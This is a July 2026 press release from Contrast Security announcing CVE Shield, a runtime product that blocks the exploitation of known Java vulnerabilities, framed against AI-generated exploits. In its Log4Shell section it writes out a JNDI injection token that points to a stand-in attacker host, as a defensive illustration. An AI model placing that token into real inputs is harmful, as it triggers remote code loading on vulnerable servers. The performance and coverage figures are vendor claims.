PLEASANTON, Calif.--(BUSINESS WIRE)--Jul 29, 2026--
Contrast Security, the leader in Application Detection and Response (ADR), today announced Contrast CVE Shield to stop the wave of AI-generated exploits made possible by frontier models like Claude Mythos.
This press release features multimedia. View the full release here: https://www.businesswire.com/news/home/20260729589171/en/
Contrast CVE Shield operates inside the running application, where it detects, monitors and prevents exploitation of known vulnerabilities. Legitimate library functions continue, while security teams get evidence showing which vulnerabilities are present, which are active, which are being attacked and which are kept safe.
Using a runtime microsandbox for each supported CVE, CVE Shield is a compensating control that gives organizations immediate protection while they test and deploy the permanent fix.
In April 2026, Anthropic reported that its Claude Mythos Preview research system could take a public CVE identifier and the corresponding Git commit and autonomously produce a working exploit inexpensively within a day. Within five weeks, OpenAI and Microsoft disclosed comparable vulnerability research systems.
“Organizations are standing up Mythos Task Forces because traditional patch cycles cannot keep pace with AI-generated exploits,” said Jeff Williams, Founder of Contrast Security and creator of the OWASP Top 10. “We created CVE Shield to give them immediate protection and buy security teams time between CVE disclosure and patch deployment. Legacy applications, vendor dependencies and frozen release windows no longer have to mean open exposure.”
Built for AI-speed exploitation
Traditional CVE management identifies the 5% of CVEs that actually matter in production and creates a remediation ticket. Teams still have to determine whether the vulnerable code is actually running, reachable, exploitable, and connected to a sensitive asset — and then protect the application while they test and deploy an update.
CVE Shield adds runtime protection while teams patch. Instead of trying to recognize every malicious payload, it blocks the capabilities an exploit must use to succeed, such as native code execution, remote class loading, and arbitrary file writes.
Because CVE Shield controls behavior rather than relying on payload signatures, new variations of a supported exploit hit the same protected boundary. No new signature is required.
Even when an attacker reaches vulnerable code with a working exploit, CVE Shield can stop the exploit from completing its intended action.
“Developers and security teams have long struggled to prioritize CVEs because traditional tools focus on vulnerable versions rather than real execution. Capabilities that connect CVE identification with runtime reachability and active protection represent an important step toward more operationally relevant application security.”
-Katie Norton, Senior Research Manager at IDC
The Log4Shell example
Let’s use Log4Shell as an example, because it is the most widely known CVE.
Log4Shell, tracked as CVE-2021-44228, is exploited by an attacker slipping a token like ${jndi:ldap://attacker.example/x} into request data that gets logged by an application or API, which triggers an outbound lookup that loads and runs attacker-controlled code.
CVE Shield wraps the vulnerable Log4j methods, so normal logging continues while the capabilities the exploit needs, the outbound JNDI lookup, remote class loading and process execution, are denied. The lookup never reaches the attacker's server and the malicious class never loads.
The vulnerable component keeps working. The exploit does not.
Engineered for production
CVE Shield is installed on your workloads with a single command and immediately begins identifying and protecting against CVE exploit attempts. It requires no additional appliance, proxy or sidecar.
CVE Shield is designed for maximum performance. There is no impact unless a CVE is exploited, and exploit prevention adds only 12 nanoseconds, making CVE Shield's performance impact almost immeasurable. It can be easily installed on a single host or across a large, diverse infrastructure.
Once the application starts, CVE Shield inventories its libraries and activates shields for vulnerable versions that match. The Contrast Agent Operator automates deployment across Kubernetes and OpenShift workloads without per-service code or Dockerfile changes.
CVE Shield also replaces vulnerability assumptions with runtime evidence. It shows security teams which vulnerable libraries are present, which vulnerable code paths are being exercised and when exploitation is attempted.
Teams can focus remediation efforts on real application risk rather than treating every entry in the backlog as equally urgent. Contrast provides dynamic risk scores for CVEs based on architectural, threat, and business context from production environments.
Availability
CVE Shield is part of Contrast Application Detection and Response. Its initial rollout brings localized CVE sandboxing to 60 critical Java vulnerabilities, including Log4Shell, Spring4Shell and Apache Commons Collections deserialization vulnerabilities. Contrast will expand coverage to additional high- and critical-severity CVEs, with new protections delivered continuously as vulnerabilities emerge. Support for Go, Node.js, .NET and Python is planned for the second half of 2026.
CVE Shield will be available on August 3, 2026, with a free tier, enabling AppSec teams to deploy to Java applications within minutes and gain immediate runtime visibility into active, supported CVEs.
Before August 3rd, you can sign up for the Contrast CVE Shield waitlist. After August 3rd, visit the Contrast CVE Shield registration page.
Key takeaways
About Contrast Security
Contrast Security is the global leader in Application Detection and Response (ADR), empowering organizations to see and stop attacks on applications and APIs in real time. Contrast embeds patented threat sensors directly into the software, delivering unmatched visibility and protection. With continuous defense, Contrast uncovers hidden application-layer risks that traditional solutions miss. Contrast’s powerful Runtime Security technology equips developers, AppSec teams and SecOps with one platform that proactively protects and defends applications and APIs against evolving threats.

At runtime, Contrast CVE Shield detected multiple CVEs across apps, scored their severity, and is now blocking malicious function calls, without disrupting normal app behavior.